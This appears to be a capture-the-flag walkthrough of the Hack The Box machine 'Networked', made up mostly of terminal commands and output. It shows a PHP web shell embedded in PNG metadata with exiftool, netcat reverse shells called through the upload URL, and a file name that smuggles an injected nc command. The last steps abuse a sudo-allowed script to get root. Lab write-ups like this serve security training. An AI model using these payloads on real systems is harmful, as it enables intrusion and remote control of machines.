

Networked

NMAP


```
root@kali:~/Downloads# nmap -sV -sC -sT 10.10.10.146
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-15 23:00 CET
Nmap scan report for 10.10.10.146
Host is up (0.49s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.58 seconds
```

Dirbuster






This file is the Backup of the website






```
root@kali:~/Desktop# exiftool -DocumentName="<h1>Youpiii<br><?php if(isset(\$_RE
QUEST['cmd'])){echo '<pre>';\$cmd = (\$_REQUEST['cmd']);system(\$cmd);echo '<\pr
e>';} __halt_compiler();?><\h1>" flag.png
Warning: [minor] Text chunk(s) found after PNG IDAT (fixed) - flag.png
    1 image files updated
```

Upload.php



The file uploaded





http://10.10.10.146/uploads/10_10_14_22.php.png?cmd=nc -c bash 10.10.14.22 4444

```
root@kali:~/Downloads# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.146] 52508
touch ";nc -c bash 10.10.14.22 6565"
ls
10_10_14_22.php.png
10_10_14_88.php.gif
10_10_14_95.php.jpeg
10_10_15_138.php.jpg
127_0_0_1.png
127_0_0_2.png
127_0_0_3.png
127_0_0_4.png
; nc 10.10.14.88 1234 -c bash;
;nc -c bash 10.10.14.22 6565
;nc 10.10.14.88 1337 -c bash;
index.html
```

```
connect to [10.10.14.188] from (UNKNOWN) [10.10.10.146] 36554
check_attack.php
crontab.guly
user.txt
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
ls

ls
check_attack.php
crontab.guly
user.txt
check_attack.php
crontab.guly
user.txt
cat user.txt
526[redacted]1c5
```

```
root@kali:~/Downloads# nc -nlvp 6565
listening on [any] 6565 ...
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.146] 35822
sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLOR
S DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_C
TYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME
 LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", s
ecure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
sudo /usr/local/sbin/changename.sh
```

```
sudo /usr/local/sbin/changename.sh
interface NAME:
id
interface PROXY_METHOD:
id
interface BROWSER_ONLY:
id
interface BOOTPROTO:
sudo su
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/etc/sysconfig/network-scripts
cd /root
ls
root.txt
cat root.txt
0a[redacted]82
```